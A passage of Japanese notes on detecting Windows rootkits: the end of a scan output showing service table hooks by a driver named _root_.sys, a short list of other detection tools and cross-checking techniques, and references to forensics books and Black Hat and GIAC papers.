ZwQuerySystemInformation   97 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C1080]
ZwQueryValueKey            9B \??\C:\WINNT\system32\drivers\_root_.sys [FD5C077C]
ZwSetValueKey              D7 \??\C:\WINNT\system32\drivers\_root_.sys [FD5C0E2A]

Number of Service Table entries hooked = 16
```

その他

- Klister
  - KProcCheckと同様のツール（？）
- PatchFinder
  - Execution Path Analysis（EPA）に基づいたrootkit検出ツール
- リモートからのsc
  - ローカルで見えないサービス/ドライバも検出できる場合アリ
- リモートマウント
- 各種のツールでクロスチェックする

参考

- Windows Forensics and Incident Recovery
  - Harlan Carvey, Addison-Wesley, ISBN:0321200985
- Exploiting Software : How to Break Code
  - Greg Hoglund & Gary McGraw, Addison-Wesley, ISBN:0201786958
- Malware: Fighting Malicious Code
  - Ed Skoudis & Lenny Zeltser, Prentice Hall PTR, ISBN:0131014056
- VICE - Catch the hookers!
  - http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-butler/bh-us-04-butler.pdf
- Advanced Windows 2000 Rootkit Detection (Execution Path Analysis)
  - http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-rutkowski/bh-us-03-rutkowski-paper.pdf
- FU Rootkit (GCIH Practical Assignment by Mariusz Burdach)
  - http://www.giac.org/practical/GCIH/Mariusz_Burdach_GCIH.pdf